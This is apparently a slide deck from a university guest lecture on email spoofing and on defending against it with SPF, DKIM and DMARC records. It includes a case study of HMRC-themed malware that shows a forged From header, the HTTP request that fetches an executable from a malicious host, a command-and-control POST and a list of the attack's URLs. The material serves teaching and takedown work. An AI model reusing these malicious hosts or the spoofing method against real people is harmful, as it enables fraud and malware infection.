DMARC's Role in Counter-Attacking Phishing, Malware and Fraud

Charlie Hothersall-Thomas



Emails and From headers

guest lecture at Imperial?













Sergio Maffeis

9 Jan 🤺







hi Charlie, how are things going in Bath? i wanted to ask you if you were up for another guest lecture for the Network & Web security course about something related to your work at Netcraft.



Emails and From headers

To: Charlie Hothersall-Thomas <cht@netcraft.com>

From: Sergio Maffeis <sergio.maffeis@imperial.ac.uk>

Subject: guest lecture at Imperial?

Date: Mon, 9 Jan 2017 18:45:00 +0000

hi Charlie, how are things going in Bath? i wanted to ask you if you were up for another guest lecture for the Network & Web security course about something related to your work at Netcraft.



From headers can be spoofed!


```
To: Chris Novakovic <c.novakovic@imperial.ac.uk>
From: Sergio Maffeis <sergio.maffeis@imperial.ac.uk>
Subject: extend coursework deadline
Date: Thu, 9 Feb 2017 10:34:17 +0000
```

hi Chris, can you extend the deadline for this week's coursework by 1 week? I think we need to give the students more time.


```
regards,
Sergio
```



Email Forgery: Real World Examples



Email Forgery: Real World Examples





Defending Against Email Forgery

- Sign email bodies and attachments
 - PGP/GPG
 - S/MIME
- Typical users can't be expected to use these
 - Non-trivial to set up; obstructive once set up
 - Need a solution implemented at an organisation level, such that endusers need not be concerned
- SPF, DKIM and DMARC




- Owner of a hostname* specifies which hosts may and may not send email from their hostname
 - Most commonly a whitelist, with all other senders being rejected
 - Implemented using a TXT DNS record
- Receiving mailserver checks all received emails against SPF record for the sending hostname
 - Deliver to Junk folder on failure




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* In practice, this is often done for a **domain** only (e.g. example.com rather than x.example.com). More on this later.









SPF Record Format

Reject all mail sent from the hostname

• Record starts with v=spf1 and consists of a series of space-separated terms (mechanisms or modifiers)



SPF Record Format

Reject all mail sent from the hostname

Mechanisms are optionally prefixed with a qualifier



SPF Record Format

Allow mail to be sent from any hosts that are A records of the hostname, rejecting anything else

Mechanisms are evaluated from left to right



SPF Record Format: Qualifiers

Qualifier	Name	Action
+	Pass	Accept
-	Fail	Reject
~	SoftFail	Accept but mark (used for testing)
?	Neutral	Accept

In the absence of a qualifier before a mechanism, + is used



SPF Record Format: Common Mechanisms

Mechanism	Description
all	Always matches
а	Matches iff the sender's IP is an A record of the hostname
mx	Matches iff the sender's IP is an A record of any of the hostname's MX records
ip4	Matches iff the sender's IP is contained within the given range

For a full list of mechanisms and also modifiers:

http://www.openspf.org/SPF Record Syntax



Real-World SPF Examples

TETCRAFT

```
~$ dig +short txt netcraft.com
"v=spf1 ip4:194.72.238.0/24 ip4:52.31.138.216/32 mx ?all"
```

~\$ dig +short mx netcraft.com
5 mail.netcraft.com.
10 mail2.netcraft.com.

Real-World SPF Examples


HSBC (X)

```
~$ dig +short txt hsbc.co.uk
"v=spf1 mx ip4:193.108.76.63/21 ip4:91.214.7.46/22 ~all"
"google-site-
verification=2ED1anl3elka5NBAf_b5aXbDakkuwB8MNsVOn84IHf0"
"00573463"
```



- Another defence against mail spoofing, separate from SPF
- Public-key cryptography
 - Usually RSA with SHA-256
 - Sender stores public key in TXT DNS record
 - Sender signs emails using private key, including the resulting signature in the email (DKIM-Signature header)
- Receiver verifies signature against public key retrieved via DNS
 - Deliver to Junk folder on failure






Domain owner

Store public key



Private key securely



Sender (attacker)

Unsigned email

Attacker does not have access to private key for domain

- Attacker can't sign email such that receiver will successfully verify the signature
- Could sign with a different keypair known to the attacker,
 but this is no use attacker can't control public key in DNS




Domain owner

Store public key



Private key securely



Sender (attacker)

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- Attacker can't sign email such that receiver will successfully verify the signature
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Problem: what if attacker sends an unsigned email? How can the receiver know that the domain's legitimate emails will always be signed?



DMARC

"Domain-based Message Authentication, Reporting & Conformance"

- Allows domain owners to...
 - Inform receivers that they use SPF and/or DKIM
 - Learn of emails sent from their domain failing SPF and DKIM checks ("DMARC violations")
 - Specify how receivers should handle DMARC violations

As with SPF, DMARC policy specified using TXT DNS record



DMARC

Assuming identifier domains in alignment, SPF pass or DKIM pass required for DMARC pass

SPF Pass	DKIM Pass	DMARC Pass
×	X	X
×	✓	√
✓	X	✓
✓	✓	✓



DMARC Record Format

Reject all DMARC failures

- DMARC record consists of tag=value pairs separated by ;
- v=DMARC1 and p (policy) are the only two tags required



DMARC Failure Policies

Policy	Description
none	Receiver takes no action if DMARC check fails (useful whilst testing – can still receive reports with a none policy)
quarantine	Receiver treats email as suspicious if DMARC check fails, e.g. deliver to Junk folder
reject	Receiver rejects email if DMARC check fails

- Optional pct tag (defaults to 100) can be used to apply the policy to a given percentage of mail
 - Remaining messages are treated with next-lower policy
 - Useful for testing, increasing pct as confidence increases



DMARC Record Format

Reject 80% of DMARC failures, quarantining the remaining 20%



DMARC Record Format

```
v=DMARC1; p=reject;
rua=mailto:netcraft@rua.netcraft.com;
ruf=mailto:netcraft@ruf.netcraft.com
```

Reject all of DMARC failures, sending:

- aggregate reports to netcraft@rua.netcraft.com
- forensic reports to netcraft@ruf.netcraft.com




Forensic and Aggregate Reports

Aggregate


- Sent at fixed time intervals (most common: daily at midnight)
- Includes information on DMARC passes as well as failures
- No message-level data
- Forensic
 - Near-immediate
 - Failure only (one report per failed email)
 - Message-level data (headers and URIs; sometimes body and attachments)
- Netcraft forensic reports



Aggregate



Forensic





DMARC Adoption by Major Providers

When presented with a spoofed mail from a domain with a DMARC reject policy:

Provider	Delivered to Inbox	Details
GMail by Google	X	Rejected pre-delivery
YAHOO! MAIL	X	Rejected pre-delivery
Aol Mail.	X	Rejected pre-delivery
Outlook.com	×	Rejected pre-delivery
Office 365	X	Delivered to Junk folder
✓ FastMail	×	Delivered to Junk folder



DMARC and Subdomains

- For a mail sent from subdomain.example.com:
 - If no DMARC record for subdomain.example.com exists, the record for example.com will be used
 - The example.com record can define a separate failure policy for subdomains (e.g. sp=reject for subdomains, p=none for main domain)
- Note: SPF records do not work like this, and only apply to the DNS entry for which they are added
 - Mails from subdomains without SPF records will be treated as failures by DMARC, unless signed using DKIM
 - Wildcard DNS entries sometimes used for SPF



Protecting All Hostnames: Apple

Hostname	SPF	DMARC
apple.com	✓	√ p=none
itunes.apple.com	×	√ p=none
apple.fr	×	X
icloud.com	✓	√ p=none
itunes.com	✓	√ p=reject
itunes.it	×	X




DMARC AT NETCRAFT




Netcraft's Work with UK Government: Malware

Of 8,050 mails with malicious attachments, 81% spoofed a gov.uk email address (283 distinct hostnames)

Subdomain	Distinct mails spoofed from subdomain	Subdomain	Distinct mails spoofed from subdomain
plymouth.gov.uk	2,714	hmrc.gov.uk	49
suffolkcc.gov.uk	1,460	coleshilltowncouncil.gov.uk	49
local.gov.uk	73	sleaford.gov.uk	44
lewes.gov.uk	64	boroughgreen.gov.uk	44
gsi.gov.uk	60	horwich.gov.uk	43









"Your VAT return and the payment of the VAT due for the period 1 April 2016 to 30 June 2016 was not sent in on time.

"Because of this we have assessed the VAT due as £38,471.00"





- Besides displaying the PDF URL, the Word document immediately executes malicious VBScript upon opening
- HTTP request is made to download an executable file

```
URL: http://hmrc.gsigov.co.uk/vat.exe

GET /vat.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1)
Host: hmrc.gsigov.co.uk
Connection: Keep-Alive
```

HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 13:55:31 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Mon, 17 Oct 2016 12:41:19 GMT
ETag: "2ca00-53f0ee47fbad7"
Accept-Ranges: bytes
Content-Length: 182784
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program



Once downloaded, the file is executed

registry

Malware tries to make sure it isn't running in a virtual machine

Queries for the computername (23 events) Time & API Arguments Oct. 17, 2016, 3:24 p.m. computer_name: HOME-PC-XP-1 GetComputerNameW ○ Detects virtualization software with SCSI Disk Identifier trick(s) (1 event)

HKEY_LOCAL_MACHINE\SYSTEM\Control Set001\Services\Disk\Enum\0





 Malware injects itself into Windows Explorer (explorer.exe) and contacts a command and control (C&C) centre, ready to receive instructions

POST / HTTP/1.1
Content-Type: application/x-www-form-urle ncoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: myonlyloverisyou1.pw
Content-Length: 70
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

HTTP/1.1 404 Not Found
Date: Mon, 17 Oct 2016 14:25:38 GMT
Server: Apache/2.4.10 (Debian)
Content-Length: 13
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=windows1251







HMRC Malware Case Study: Summary

- Malicious mail spoofed from angela.fynan@hmrc.gsi.gov.uk
- Microsoft Word attachment
 - URL to fraudulent PDF letter
 - Automatic VBScript execution
- Downloads and runs executable from remote server
- Anti-VM techniques before unpacking
- Injects itself into explorer.exe
- Contacts a C&C centre



Automatically Extracted URLs

- hxxp://findserviceapp.com.br/RYGOR.pdf
 - URL of fraudulent PDF
- hxxp://hmrc.gsigov.co.uk/vat.exe
 - URL from which the Word document downloads the malware
- hxxp://myonlyloverisyou1.pw/
 - C&C centre URL
- hxxp://myonlyloverisyou2.pw/
 - Another URL from malware process' memory, despite no network requests being made to it
- Take these down to defeat the attack, and any others using the same infrastructure
 - Malware attachment becomes harmless, even to those who have already downloaded it



Using DMARC to Identify Attacks

- Customers set DMARC records to send forensic reports to us
- For each mail received in a forensic report:
 - Take down phishing URLs and email addresses that receive stolen credentials
 - Take down malware download URLs
 - Take down mailserver(s) that sent the mail
 - Run sandboxed analysis of malicious executables (attached or downloaded from URL), taking down any infrastructure URLs
 - Locate phishing kits to be better prepared for future attacks
- Counter-attack through takedowns, rather than simply blocking



Beyond DMARC

 Sadly, at present DMARC only blocks ~1% of phishing attacks, but this number promises to grow

- In the meantime, we find the remainder using...
 - Spam feeds
 - HTTP referrer monitoring
 - Web advertising searches (e.g. Adwords)




Thank You

